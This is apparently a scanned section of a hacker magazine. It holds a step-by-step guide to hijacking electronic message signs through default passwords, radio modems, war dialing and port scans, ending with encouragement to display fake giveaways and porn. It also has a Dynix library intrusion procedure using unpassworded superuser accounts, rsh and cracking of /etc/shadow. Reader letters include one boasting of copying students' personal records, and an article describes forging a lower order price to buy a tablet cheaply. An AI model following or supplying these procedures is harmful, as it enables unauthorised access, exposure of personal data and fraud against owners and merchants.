One type of electronic sign that has been around for a while and is gaining popularity is the "electronic message center." These can be found damn near anywhere but are particularly common with schools and other government buildings. The type of message center that is the subject of this article is made by Electronic Display Systems (www.eds.chiefind.com) and is the most common, at least here in Detroit. The best way to find out whether or not they supply signs to your area is to check the list of resellers that they provide on their site. Resellers will also be more than happy to provide a list of their signs in operation to an "interested customer" which should provide you with plenty of test subjects.

**The Setup**

Each of these signs is controlled by a V4 box. These are small beige boxes that hold the messages for the sign in RAM and send the appropriate messages to the sign when they are needed. The sign controllers are contacted by a computer for configuration through either a direct serial connection, radio modem, or dial-up modem. The V4 box is generally either located inside the sign or in the same building as the PC used for configuration. There can also be any number of extender boxes located between the actual PC and sign controller. It's not at all uncommon to have communications routed through a mix of direct connect and radio modems. This setup is incredibly insecure as absolutely no authentication takes place within the sign controller. The only time any authentication is required is within the configuration software. This means that if you manage to get a copy of the software and get a connection to the sign, you're in.

**The Software**

The computers used to configure the sign run EDS's SystemOne software. This can be run on either MS-DOS or Windows and can easily be obtained by social engineering it out of EDS or one of their resellers. It's also likely that you can find it over the giFT or Kazaa p2p networks. The software comes with an installation CD and a configuration floppy. The software will run without the configuration floppy; however, it will be running in a demo mode that only allows for creating schedules and message files, not communicating with signs.

The software requires a password to open and requires yet another password to establish communications with the sign. These are both set to "m2000" by default, which as far as I know stands for Message Center 2000. Once inside the software you can configure it to communicate with your type of sign, create messages, create schedules, and finally upload them to the sign controller. I won't go in depth with the process of creating message files and creating schedules as both of these should be fairly easy for the computer savvy individual to pick up on. Now let's go on to all the different ways to establish communication with the sign.

**Radio Modem**

The easiest signs to spot and communicate with are radio signs. These can all be identified

by either small black curly omnidirectional antennas or the even more conspicuous directional antenna. All you need to communicate with these is a copy of the configuration software and your own radio modem. The radio modem distributed by EDS is a 2.4 GHz Hopnet 500, though I don't doubt that any 2.4 GHz radio modem would do just fine. Once you've spotted your antenna simply pick a spot with line of sight to the antenna (adjusting your position if the antenna is directional) and fire up your SystemOne software. From here select "Software Configuration" from the options menu. Select Radio Modem from the Sign Communication combo box and accept the default initialization string - wn0, wp0 - which means address 0, signal power normal. Feel free to set the power to wp1 if you want to be able to communicate with the sign from a longer distance, though in most cases wp0 should be just fine. Next, check to see that you have the correct COM port selected to communicate with your radio modem. At this point OK your configuration changes and select communications from the options menu. Don't worry if the first attempt to connect fails, these connections can sometimes be unstable and are prone to interference. If the first address fails, simply change the address string to wn1 and try again. Keep repeating this process up to wn8 and you should eventually establish a connection and have full control over the sign. When you finally establish communication you're most likely to get an error saying that your row and column settings are wrong and it will give you the correct information. Go back into the software configuration dialog and set these accordingly.

**Remote Modem (Dial-up)**

These are harder to spot than radio modems and you'll actually have to get up close to the sign to spot it and you may or may not have to actually open up the sign. Signs that are likely to be run off of dial-up are generally signs that are located very far away from the configuration PC, such as a sign owned by the city set in the middle of a park. If you suspect that a sign is being controlled remotely, inspect for any visible RJ-11 around the base of the sign. Failing this, you can actually remove the panel and light display and look for the sign controller box in the sign. The panels that house the sign controllers will usually be labeled for the convenience of the sign technicians. Upon finding any bare RJ-11 or finding the sign controller, simply patch yourself into the line and call your favorite ANI or ANAC. You'll then get the number of the sign controller. The easier and much less conspicuous way to go about this would be to simply war dial the owner's exchange until you find it. Once you have the sign's number, start your SystemOne software, open up the software configuration, and set the connection type to remote. Now open the Communications dialog and Connect.

**Direct Connect**

Sign controllers that are hooked directly to the user's PC are generally hard to touch. These are connected by serial cable to the sign controller and then fiber optic cable is run from the sign controller all the way out to the sign. The only practical way to connect to these is to have physical access to the sign controller or the computer which configures the sign controller.

**TCP/IP via COM Port Redirector**

This setup is becoming popular amongst organizations that own multiple message centers, especially local governments. A COM port redirector is essentially a small box that is placed on a network and connects directly to a sign controller or radio modem allowing an administrator to control the sign from any location on their WAN or LAN. With the poor authentication scheme unfortunately, this means anyone with the software and access to the network can control the sign. The redirector currently shipped and supported by EDS is the Lantronix MSS100. These boxes are configured via telnet, and come with the default administrator password "system". They also come with some utilities that need no password to access such as a ping and a traceroute. The best way to spot these boxes is to download a fast IP scanner (I prefer Angry IP Scanner - http://ipscan.sourceforge.net) and scan the network for boxes listening on port 3001. If you've discovered any, the next step is to telnet to that box on port 3001. This is where we determine whether or not the redirector is connected to a radio modem, or if it is directly connected to the sign controller. If you telnet in and receive a standard readable ASCII banner, then chances are you have a radio modem. If you instead receive a bunch of garble and unreadable ASCII, then the box is probably directly connected. Now that we know where our redirector box is, and what it's connected to, you need to get a copy of the Lantronix Redirector software. This is currently not available off of Lantronix's site due to legal issues involving competitor's software. It can however be easily requested from our friends at EDS and may be available over giFT or Kazaa. Once you've downloaded and installed the Lantronix software, you'll need to set it up to forward an unused COM port on your computer to the location of the MSS100 on port 3001. This software is

pretty straightforward and easy to configure so I won't elaborate much here, except for the fact that it is absolutely necessary to have version 2.1.1 of the software for anything greater than Windows 98 and you need version 1.2.6 for Windows 95. Once you've set up the Lantronix software, open up SystemOne, configure it to use your newly emulated COM port, and set the communications for either radio or direct based on your earlier findings. You should now be able to communicate with this sign.

**Conclusion**

The last thing I should mention is that sometimes you may have to change the software configuration to work with a color sign instead of a black and white standard sign. This option is normally disabled in the configuration but it can be modified with a few keystrokes. First open up the EDS software and type F4, F4, F5. Then open up Software Configuration Dialog, hold down shift, and click on the SystemOne icon in the top left (not the window icon). If you did this right you'll get a window which enables you to change these super secret settings to whatever you need.

Use common sense when modifying a sign. Please don't modify signs that are displaying important information. The system, being so lax on security, is of course made without any type of logging system. So overall, you can strike without fear. Just use your head and have fun announcing fake giveaways at businesses and displaying animated stick-figure porn at your school.

# Breaking down the Dynix Door

**by iCe799**
**ice799@linuxmail.org**

*Disclaimer:* What you do with this is *your* choice. Do good, not bad.

Now that that's over with... the Dynix Door. Dynix is a pretty sexy looking app that (so far) I've only seen on *nix boxes. All of the instances of Dynix I've seen were for libraries all around the U.S. There are a few *major* security holes/vulnerabilities in this "librarian's-dream-come-true." And the treasures of exploiting such holes may or may not be more or less then you expect.

**What You Can Expect**

Some of the various systems I have been looking through contain very interesting personal information. Information which should *not* be used for malicious purposes. I would advise anyone finding that these methods work alert the system administrator immediately. I've seen things such as names, birthdays, addresses, email addresses, guardian's names (if patron is less than 18), guardian's work number (if patron is less than 18), driver's license (if patron is less than 18 then guardian's license), current school, past overdue items, current overdue items, fines owed, refunds owed, and "special" notes.

**Where You Can Find Targets**

Use your favorite search engine and look for libraries with telnet access or go to http://www.libdex.com/vendor/epixtech,_inc_.html. That site provides a list of libraries using Dynix. Some of them may not offer telnet, and a few of the ones that *do* offer telnet might not be vulnerable. But that is pretty rare from what I've seen.

**Common Accounts**

There are quite a few common accounts to be harvested on Dynix. The most common accounts I've seen are "exec" (this uses the graph-

ical interface and usually superuser privs), "texec" (this is commonly a shell with superuser privs), "uv", "conv", "circ" or variations like "qcirc", "tcirc", "mcirc" - sometimes using the first letter of the library's name. For example, Xavier's Library of Godliness may have an account called "xcirc". These accounts are used by the librarians for checking in, checking out, paying fines, updating personal records, etc. There are also accounts such as "makefile" and "upgrade".

This next part may surprise you as it surprised me - many of these accounts are *unpassworded.* I actually found a system with the account "uv" with superuser privs which was unpassworded! Nice job, sysadmin! My first recommendation is to try some of these accounts with no password or with their logins as passwords. I've seen conv with super user privs and its password c0nv. I have also found that the password for "makefile" and "upgrade" has been the word "easy".

**Public Usage Accounts**

These are accounts that are set up by the library or other organization to allow public access to the computer with a special shell that restricts usage. For example, my local library has an account called "library" which anyone can login into with no password which only lets you browse for books and check to see what books you have out. These accounts are *usually* listed either on the library's home page or in the banner you get when you telnet to them. Most of these accounts will have no password and they are the basis for the attack below.

**Security Holes**

OK, let's say you tried the accounts listed above and you got nothing. Here are a few other techniques which you can use. I found that *many* of the unix boxes running dynix have rsh, rexec, and/or rlogin running along with finger, daytime, telnet, ftp, and some other miscellaneous services. I believe that some of these services may be enabled at or during the installation of Dynix. The first thing that caught my attention were the r services. This attack is relatively simple.

1) Download some sort of rsh, rexec, rlogin client.

2) Telnet to the ip of the library or whatever organization. There should be some sort of public login displayed in their banner. In many cases "library" or "public" will be a public login. You do *not* need to log in. You just need to know the public login and password (if there is a password).

3) Now go to your r client and use rsh first - put in the ip, the login, and the password (if there is one) and for the command to execute, try "ls -al".

4) If you get a list of files, smile and show your teeth. You can now move on to step 7.

5) If rsh is unsuccessful, go to step 3 and try rexec.

6) If rexec is unsuccessful, go to step 3 and as a *last* resort try rlogin.

7) Try to get the password file: /etc/passwd, /etc/shadow, blahblahblah (I have actually gotten most of my password files from /etc/shadow using rsh).

8) Load up the password file into john and get a good dictionary file - begin cracking.

9) Enjoy.


**What To Do Now**

Alerting the system admin is always a good thing to do. Once you get one of the circulation accounts (i.e., xcirc), you can check books out, return books, pay fines off, etc. This all sounds kinda pointless unless you know what to do with it all. (Hint: some libraries have DVDs.) You also have access to all of the personal info listed above.

But you really should tell the system admin. I mean think about it, you have all this personal info at your disposal. It's a kind of bad power to have, it's a temptation, and I don't know, I kind of wanted this all to be used for "good" so just tell the freaking system admin. Why go to jail for library fines?

Good luck - have fun exploring.

*Shouts: v0L\|3i, schemexgod, jen, d3mize, tortilleria22, tan(x), and any future "members" of SSD.*



Continued from page 39

computer sells for over $2500. Multiply that a few times and see if you have enough money to buy a weapon. With my information he can now get into our country falsely, then do what type of acts? The FBI did not want to even know his name.

By pretending to be a buyer I found out all this information. I could have transferred the money and waited for this man to collect myself. Why can no one else do that to protect our country? All of these innocent people transferring money to crooks like him thinking that they're dealing with honest sellers and no one seems to care.

**Wendy**

*First off, you say you know that this person isn't a hacker but you don't know what else to call him. It's simple. He's a crook, a thief, a con artist. Getting your password from eBay probably took about as much hacker skill as turning his computer on. There are numerous methods floating around and while the people who figure them out are somewhat clever, those who use them in the way you describe are the scum of the earth. While it's probably the last thing on your mind, you're in a somewhat unique position to point this out to the many people you contact about this problem.*

*Second, we don't think your case is served by somehow trying to tie this in to terrorism. Just because someone is stealing money doesn't mean they're a terrorist and making that connection is probably lowering your credibility in the minds of the people you speak to. And we don't see how this guy is going to get into the country because he stole your ID or other people's money.*

*That said, the real issue here is the fact that this kind of thing seems to happen frequently with eBay, so much so that there have been a bunch of news stories written about it. How the password is compromised is irrelevant as there are so many ways a password can be compromised. What is significant is the fact that eBay does so little to help the people who have made them the huge success they are. We're certain that if you had been able to get through to the right people, this situation could have been quickly resolved and lots of money could have been kept in the pockets of innocent people. Since companies like eBay and Western Union don't stand to lose anything if people rip each other off, they tend to not put in very much effort when it comes to stopping it. This would certainly not be the case if the money was coming from them.*

*Since you probably have ample evidence that you have been trying to resolve this problem for a while, it seems that anyone who lost money as a result of eBay's inaction has a legitimate claim against them. According to an article last year in "Computerworld," one person who was defrauded said, "It is clear to me that eBay's current fraud policy was designed to save costs, permitting thieves sufficient time to conduct multiple fraudulent auctions. The 30-day waiting period to notify eBay of fraud is wrong, and eBay's failure to post its phone number on its site to permit members to alert eBay of irregularities is yet another irresponsible cost-saving mistake."*

*Their main phone number, incidentally, is (408) 558-7400. They seem to have an impressive automated system but we're certain there are ways to get a human's attention with enough persistence. We wish you luck.*

## *The School System*

**Dear *2600:***

Once again, our miraculous public school system fails to realize its own incompetence in the world of technology. Because of a lack of understanding, unjust action is taken, and the kids in our society are taught to not explore, but conform.

Several months ago, I happened to email a staff member at my high school regarding a security flaw I may have found. However innocent my intent, the "adults" felt it was prudent to punish me. They had neglected the fact that I had had frequent email conversations with the previous technology head; their new leader (who happened to have no certification and very little competence, a former eighth grade science teacher) thought that the information I had politely sent them was inferring I had "hacked" their network.

Indeed, like any other computer savvy user, I like to explore networks that I am confined within. This exploration, however, was simply probing, looking, and "hopping" about. No passwords were cracked, no systems' security compromised.

Knowing that, my computer usage rights were still revoked with a very firm message being relayed: "We do not know what you did, nor how you did it, but are going to punish you for doing it because we do not understand." This is what we are taught.

**ThyF**

**Dear *2600:***

I think it's ridiculous the way a lot of schools accuse a kid of being a threat just because he/she is seen doing something "suspicious" by some teacher who doesn't know a thing about computers. I go to a private school and sometimes I like to read your magazine during class when I have available time. Luckily my school isn't really that strict about what I read in my free time during class so I can openly read it. The principal and most of my teachers at school have seen me reading it and find your magazine very interesting and said they were surprised a magazine about hacking could be available on a store shelf. In fact, one teacher was even considering picking up a copy and was asking me where he could get it. After thumbing through your magazine, some teacher's opinions on hackers had actually changed. I'm glad I was able to at least inform some teachers that hackers are not criminals like most people assume. I just wish more people would change their opinion on hackers instead of automatically assuming all hackers are criminals.

**PSX00**

**Dear *2600:***

My high school has recently installed an attack-preventative piece of software called Deep Freeze (www.deepfreezeusa.com). What it does is reset your computer's hard drive to its original state (taken, I presume, when Deep Freeze was installed) whenever you reboot. It will undo everything: updates, service packs, reformats, and anything else you can think of. As you can imagine, it brought hell when Daylight Savings came around. It took them a week or so to free the whole school of that annoying dialog. And if it is "Frozen" with a virus on it, well, good luck. The downfalls of this product are readily apparent. I mean, come one, I can't even update their version of the JDK! I *need* those regular

expressions in v1.4. I'm sure you understand. Anyway, you can get to the password-entry field for turning it off by shift-double-clicking the system tray icon, or by pressing Shift+F8 (not sure, this might be editable). The only person in my school that has the password is the school's tech person (one tech for 500+ computers; he/she/it is way overworked). Also available is some hex data, all of which appears to be within the ASCII range (no values greater than FF). I haven't bothered converting it to base-10, let alone to actual characters yet, although I did copy it into Notepad and save it - I just can't find that disk. I have, however, managed to trick the program into believing it was a trial version and had already expired using a registry editing WSH script, but even that reverted after a reboot. Destruction *is* possible with my school's configuration (boot disks are not stopped), but I don't think there's much point in that; it would only continue the stereotype.

**JavaJacker**

**Dear *2600:***

After reading most of 19:1, I was thoroughly impressed and have bought two years of back issues. One of my favorite parts of the magazine are the school stories. I have a (scary) story I would like to share: I live in a small town (pop. 30,000) with only one high school, so the information I find is more disturbing than, say, if it were to be found in a multiple-school city such as San Jose. Now the Yearbook class is the pride of my school as far as it comes to publishing feats (unlike my WebMaster class which receives nil funding). The school server is set up as such that the Yearbook students have free reign over all teacher and student files on the network. This is a horrible security problem, but this isn't the half of it. While using Photoshop one day for WebMaster, I wondered what would happen if I hit the "level up" button. Lo and behold, the Photoshop folder was in the Yearbook folder. I could continue from here seeing whatever Yearbook saw. Since Yearbook is "above the rest of us," the Yearbook students have a file which is of my upmost concern... a file with everyone's full name, full parents' names, home address, home phone number, grade, and login. Now here we have a class with access to all this vital information and a way the whole rest of the school could get it. Using the "guest" login so as not to be traced to my account, I copied the file to floppy. After doing this I anonymously informed the school of this gaping hole in security. It took about two months before it was remedied. I am proud to say I have not used this file for any malicious activities. My only fear is that others have found this file before the hole was closed. It does come in great though when a kid says: "Hey, there's a party at my house." And instead of responding: "Uhm, I don't know where that is...." I can respond: "I'll be able to find it no problem." That is with a little help of a certain file and (the ad-ridden) mapquest.com. Oh, and to add to the embarrassment I am a Mac user with little interest in Windows, so the fact that I was able to find this makes me worry about the real hardcore PC users at my school....

**MacAllah**

## *Something Positive*

**Dear *2600:***

Congratulations on the legally binding humiliation of the corporate slags at Ford! At a time when all the news appears to be bad, this victory is cause for celebration - what an excuse for a global party!

Nice one chaps.

**Veg**

**Dear *2600:***

I would just like to let you know that I am a big supporter of your fight against the MPAA and the freedom of information that I do believe that we are all entitled to. In doing so I bought some "STOP THE MPAA" bumper stickers at your online store, put one on my truck, and gave some others to friends. It's amazing the response I got out of them just driving down the highway in traffic. People would lean on their window and ask what the bumper sticker meant. One nice lady was nice enough to lean out of her window as she was rolling by and ask where she could get a nifty yellow sticker for her car. I told her and after that she rolled off screaming *"Fuck* the MPAA and Jack Valenti!!" It's amazing what those little yellow stickers can do.

**JL**
**Arvada, CO**

**Dear *2600:***

I came across this and wanted to make sure it didn't slip underneath your radar. The Supreme Court of the United States struck down the so called morphed pornography law and, writing for the majority, Justice Anthony Kennedy writes: "First Amendment freedoms are most in danger when the government seeks to control thought or to justify its laws for that impermissible end. The right to think is the beginning of freedom, and speech must be protected from the government because speech is the beginning of thought."

The bill is now being rewritten under the guise of a child pornography law, and will certainly be reintroduced. One can only hope that Justice Kennedy and others with similar thoughts will continue to prevail.

**Y2kbug**

**Dear *2600:***

Hi. Just came back from H2K2. Fourth time going to your cons and they are always fun and informative and full of wonderful delights. Anyhow, Barnes & Noble just opened a very large flagship bookstore in Boston in the newly remodeled Prudential Center (where we have our *2600* meetings). They have a nice arrangement of books in general, but they have a particularly interesting magazine selection. They have a large and *very* prominent stand right in the center of the magazine section that features "Alternative News Media." This is shown in a way that's very *pro* alternative media. Among the magazines is *McSweeny's Literature Journal, Bust Modern Feminist Magazine,* and *2600.* No hiding, no miscategorization. It's right there in the front. So congrats on semi-mainstream acceptance. Boston is a progressive city as far as technology is concerned, so maybe this reflects that, but it's still a nice coup.

**bernz**

**Dear *2600:***

Forgive me if this has been mentioned before. It just seems to me Ford is dumb. Just as you own fuckgeneralmotors.com, they own the web server you are pointing it to.

Therefore, they could simply redirect their site based on the referring url to any site they want. I only say the referring url because of how it's linking to them now, but even if the DNS was pointing it directly to their site, they could still redirect it based upon the information stored in the http request. In other words, they could redirect fuckgeneralmotors.com right back to 2600.com if they wanted to. As mentioned in a previous issue, even though you won it still feels like a loss. A loss of time and money that I personally attribute to the stupidity of the people at Ford. They could have forwarded it on to generalmotors.com, or 127.0.0.1. Maybe if they did something like that we would be talking about how cool they are for being smart about it, instead of how stupid they are for being assholes about it. Anyhow, it just pisses me off the crap that people have to go through simply because of the stupidity of others.

**bradsnet**

*We certainly agree with your assessment. But imagine what might have happened had this fight not been played out. If we had simply accepted their demands without question, a very bad precedent would have been set. In the end, we feel it was more than worth it.*

**Dear *2600:***

I've been reading about poor placement and being purposefully hidden in Barnes & Noble. I'm a frequent shopper at two B&Ns in Houston, Texas and in both shops *2600* is displayed prominently on the front row of the Computer Magazines Section. The shelf row seems to change a bit - sometimes eye level, sometimes hip level - but it's never hidden or tucked away. Just thought you'd like to know if there *is* a conspiracy, it's not well organized.

**Buzzter66**

**Dear *2600:***

I have been working on a data structure in which each file has the equivalent of its own file system that requires a key to access. This makes it almost impossible to access protected files, applications, and any data without a key. It is as effective as central encryption without the performance hit. I would enjoy sharing what I have found with my fellow *2600* readers.

**James**

*We look forward to seeing it.*

## *Further Info*

**Dear *2600:***

A quick tip to the two gentlemen discussing converting a Word file into an HTML file. Yes, you can save a Word file directly as an HTML file, but you will need to open the newly created HTML file with Wordpad in order to clean up the HTML code. WinWord adds a lot of unnecessary "code" to the file which makes it much heavier than it needs to be.

**Karl**

**Dear *2600:***

In response to Revanant, (19:1 p32) who himself was responding to kostyuk: Yes, MS Word does have a save-to-HTML function. However, it's extremely unreliable. Anyone who's used MSW for long will have noticed that it has its own peculiar set of special characters that replace many common characters as you type them; autoformatting, MS calls it. These autoformatted characters frequently have no HTML equivalents and are simply deleted when MSW saves a file as HTML. I noticed ellipses and em dashes in particular (which was rather irritating when they turned out to be missing from eighty someodd pages of fiction prose... ugh...); there are probably many others. This can be corrected to some extent by turning off all autoformatting, but I don't know if that cures all ills. Best to code by hand from the start.

In response to *2600's* reply to P4R4d0x (19:1 p51) about SUNY SB: I go to Stony Brook University and might be able to shed some light on this. The new Solar system does seem to have a couple of advantages at first glance, security-wise. For one thing, the SSN has been replaced by a Stony Brook ID number that doesn't seem to relate to any obvious personal data. The default password is still a person's birthdate, but Solar requires you to change it to something else the first time you log in. Also, trying to guess someone's new password will cause a lockout of the account after a few wrong tries. There is one very significant danger to the new system, though. The method they chose to distribute people's new ID numbers was *through the old Soar system.* It came up when one logged in near the end of the semester. So anyone whose account was compromised under the old system is still compromised under the new. The automatic lockout also promises some extremely annoying pranks if someone knows just your ID number, but not your password. Additionally, the new system is more dangerous in the hands of the unscrupulous, since it can be used to register for or drop courses. I don't believe the old Soar system could do that.

In response to the ongoing libertarian argument in the letters section: The libertarians do have their hearts in the right place, I think. They have, however, succumbed to the same erroneous assumption that just about everyone else in the U.S. has; that being that corporations ought to have the same rights as individual human beings, despite not having any of the obligations, and despite no single person being accountable. What is needed to put corporations in check isn't a mass blanket of regulations or bureaucratic bull; a simple and effective solution is for the Lays and Skillings and Gates of the world to be looking forward to an affectionate roommate named Bubba, rather than a corporate fine that doesn't touch them personally. Additionally, corporations are another form of centralized power, just like government, and should be viewed with the same suspicion.

**Andrew**

**Dear *2600:***

I'm sure anyone who has been phreaking for some time knows about this but the newbies will find this website interesting and informative. It's for NANPA, the North American Numbering Plan Administration. http://www.nanpa.com.

**rook**

**Dear *2600:***

In your Spring 2002 issue, hairball seems to fundamentally misunderstand the function of password cracking programs. He goes to lengthy measures to show us the infeasibility of storing a file containing all combinations of the ASCII character set, seemingly not realizing that the reason for having password files is to provide the most likely passwords possible so as to prevent the *computation* of unlikely passwords. Understand that computation is the true bottleneck of password cracking programs, *not* disk space. If the idea was just to brute force the entire spectrum of ASCII characters, than this could easily be done with no password file, but would generate an unacceptably large number of pass-

words. Hairball also mentions how he would like to see password crackers "generate the passwords as they go" rather than read from a file. However, any cracker worth its salt will try many variations on each password in its file (which is why alic3 still isn't a good password), in effect generating passwords as it goes. A good way to prove the necessity of a password file to yourself is to try to write a program that will generate English words, without actually using a list of English words in your program. Pretty fucking tough. Incidentally, it is possible to generate data that looks and feels like English by using letter frequencies and entropy measurements, but this doesn't help password crackers much.

Also, I'd like to agree with your assessment of libertarianism. Libertarian is a capitalist political party that wants to reduce the influence of the state just enough to satisfy its members' own economic interests, and simply has little (if anything) to do with freedom.

Lastly, thank you for being a voice of reason among all the American Bunaglow Bills that can't seem to live without their AKs, Bazookas, and ICBMs that U.S. corporations are so glad to sell them.

Shouts to #hackcanada.

**Fractal**

**Dear *2600:***

In response to the "IIS Far From Unhackable" article in 18:4, most of the problems with security in IIS can be beaten by following common sense server configuration procedure. Naturally none of these policies are in effect by default but they're fairly easy to put into practice:

1) Test the latest patches on a non-production machine. If they work as expected, apply them. This should go without saying when you're running a Microsoft product.

2) Don't run your web pages from your system drive. Most of the exploits I've seen rely on being able to coax the system into calling the command shell. Most of them specify ../../winnt/system32 (or similar) explicitly. If you're really paranoid, change your windows install directory too.

These first two will knock out practically all of the vulnerabilities right off the top. Using publicly known defaults, as well illustrated by article after article, is bad policy.

3) If you don't use a feature, disable it.

4) Remove all the default files and config and restart from scratch.

5) Check your default server configuration periodically. I've had IIS occasionally sprout an extraneous (and previously deleted) "Printers" folder for no good reason at all.

The world could use more people like you guys. Keep up the good work.

**Ion**

**Dear *2600:***

In issue 19:2, you said that we should get behind *Futurama* in an effort to prevent the show's cancellation. Numerous efforts are already in place, and those who would like to assist have many choices. An online position at petitiononline.com has been setup and has already received 143,617 Signatures when I last checked. Feel free to add your own by going to http://www.petitiononline.com/mod_perl/signed.cgi?futufu. However, to really make an impact. I suggest you write a letter. A nicely written letter will have more effect than an online petition. Address them to: Ms. Gail Berman (President), Building 100, Room 4450, 10201 W. Pico Blvd., Los Angeles, CA 90035, USA and Mr. Sandy Grushow (Chairman), Building 100, Room 5110, 10201 W. Pico Blvd., Los Angeles, CA 90035, USA. Or send an email to askfox@foxinc.com. But again, taking the time to hand write a letter, buying stamps, and actually going out and mailing the letter will always be more effective.

**Steven**

*And while you're at it, put in a plea to bring back "Family Guy," another animated show that has kept a lot of us sane in recent years.*

**Dear *2600:***

In 19:2's letters section, husam wrote in on how to insert a blank space for your time format separator in Windows. On my Win2000 machine, I needed to use [ALT]032 to get the space to work as [ALT]031 put a square down there.

Petty, I know. Thought I'd point it out.

**Admin**

**Dear *2600:***

I'm writing in response to the letter by brujo (on page 37) in issue 19:2 concerning spam. While I don't have a definite solution, there's a great program for Windows (sorry, I don't know of other programs for Mac and Linux) called MailWasher that lets you see the mail you have on your ISP's server. You can use their blacklists and create your own, marking hosts and domains as spammers, bounce email back to the spammer (or at least try; it uses the domain the email came from to try to bounce it back), and delete it off the server so you don't have to waste time downloading it. You can also delete (without bouncing) emails you don't want to download. It also tells you if there's likely a virus in your email, so you can dump those emails without downloading too. The guy who created the program, Nick Bolton, asks that you register the program if you like it, paying whatever you can - $3-20 - and/or spread the word. It's worth both. You can get it at http://www.mailwasher.net/.

I'll also recommend WebWasher (again for Windows) to stop pop-up ads, ad images, cookies, scripts, block URLs, and more. It's free for personal and home use. Go to http://www.webwasher.com/en/products/wwash/download_license.htm. After you get the program, go to http://www.pacificnet.net/~bbruce/workshop.htm and get the wwblock.ini file (go to the "Access Control" page) to add to WebWasher to block thousands of ad sites quickly (you'll likely want to edit this file for some sites). Also, if you go to a site where you want to turn WebWasher's functions off, you don't have to close WebWasher; just go to your browser's proxy settings and turn off the Manual or Automatic proxy settings that WebWasher set (just set it to "Direct connection to the Internet" or the equivalent), then reset it when you want to turn WebWasher's functions on again.

**Jennifer**

**Dear *2600:***

I wrote to you several days ago about a PBS show called *Cyberchase* that I caught with my kid and its derogatory use of the word "hacker." I sent them a letter letting them know how I felt. I just got my form letter response from them. Sadly it doesn't address a single thing I complained about. I guess the concern is just not there. Stay strong!

**Toph**

# The Current State of E-Commerce Security

**by Derek P. Moore**

This afternoon I decided to undertake a quick case study on the current state of security in relation to online shopping cart solutions. I powered up Google and searched the known digital universe for shopping cart software, studying the systems I found and their design principles as I went along.

My search revealed a prime target for my test: a flexible - although seriously insecure - shopping cart design method, in which each shopper's web browser would control many elements of the product details when placing orders. In order that the software could accommodate things such as temporary changes in product details, many of the variables relating to the products [c,w]ould be sent to, and controlled by, the user's browser - via data in the HTML sent from the merchant's web server down to the customer's computer, and HTTP GET or POST encoded data then sent from the customer back up to the merchant.

Among these browser-controlled details are: product's name, price, catalog number, and quantity; order's shipping and tax charges; and customer's name, address, contact information, and payment method (credit card information). When shoppers browse products, these details are stored and manipulated on the shopper's computer. When the customer "checks out" using this shopping cart, the customer's computer feeds this information to the server for order processing.

Essentially, the merchant is providing an API (via HTTP GET/POST [URLs and HTML forms]) by which customers can dynamically, on the client-side, generate and submit order requests to the merchant's electronic storefront. Perhaps unintentionally, this offers shoppers the electronic equivalent of going to a store, picking something up, and saying, "I'd like to purchase this for this much."

I wondered how exploitable these types of carts were with respect to the human factor involved in order verification and processing. As is allowed by this method of interaction with the customer, one can certainly send any arbitrary data one wishes when submitting order requests - however, at some point along the line, all orders must be verified and processed by human beings. This is the point at which the data sent by the customer to the merchant in the order request must make sense, and be approved and accepted.

I wondered what types of order requests the humans working for these virtual merchants might approve. If the process of order verification, approval, and processing was atomized enough (i.e., if the merchant was big enough, fragmented enough, and departmentalized enough), would a web-based "offer" to buy their products at my price get through the bureaucracy? How successful could you be in saying, "I'd like to purchase this widget for 50 percent of its suggested retail price?"

I resolved I'd find someone to put to the test. Being a technologist at heart, I sought out an online computer merchant utilizing such a vulnerable style of e-commerce solution as has been discussed. One was discovered in no time at all - a merchant operating out of Canada.

I browsed through their catalog of products, wondering what I might like to order. I ended up deciding I'd see if I could order a Wacom tablet. Computer graphics have been a hobby of mine ever since I got involved in computers, and I've always desired to one day possess one of Wacom's fine pressure-sensitive computer drawing pen tablets. But Wacom's products that are actually worth owning have always been just slightly out of my price range. Perhaps not anymore with my new bargaining tool - poorly implemented e-commerce solutions.

I opted to purchase a higher-grade Wacom Intuos2 tablet, a fine product indeed. This product ran for about CAD$725.00, which is a fair market price. In terms of the importance of my hobby in relationship to my current financial situation, such a coveted piece of equipment must still be deemed out of my price range. While CAD$725.00 might be too heavy for my wallet, CAD$125.00 certainly isn't.

I got a hold of the documentation for the software this particular merchant was running, and I whipped up a few URLs and HTML forms that would submit my order request for the purchase

of a Wacom Intuos2 9x12 USB tablet at the price of about CAD$125.00. Submission of the order request went off without a hitch.

I received contact from a living representative of this merchant. My order had been approved and accepted, and it was scheduled to go out in the mail the next morning. In their words, "Your special order ... has been sent to you via Canada Post and your payment processed. Thank you for your business." **smile**

In the end, I had successfully managed to purchase a USD$475.00 order of computer equipment for about USD$100.00. Not too shabby. And people have said that the negotiation and bargaining power of individuals is nil.

With the transaction completed and legal (I don't see how this can constitute computer fraud, as a human ultimately reviewed and approved my order request, and as I did nothing more than place an order request via the merchant's open and published order request placement API), I shall enjoy my new toy.

**Addendum**

I received the graphics tablet in mid-April via U.S. Postal Service. My order was handled personally by several humans at the Canadian supplier. They actually had to type my credit card number into a machine by hand and someone wrote "web order" on the signature line of the credit card machine's receipt. There were also some handwritten corrections on the invoice I received. All in all, I've enjoyed playing around with my tablet - it's quite useful - and I've even managed to put it to some legitimate use. On top of that, I've yet to hear anything at all from the merchant. However, the invoice states, "All sales are final." That's fine by me.

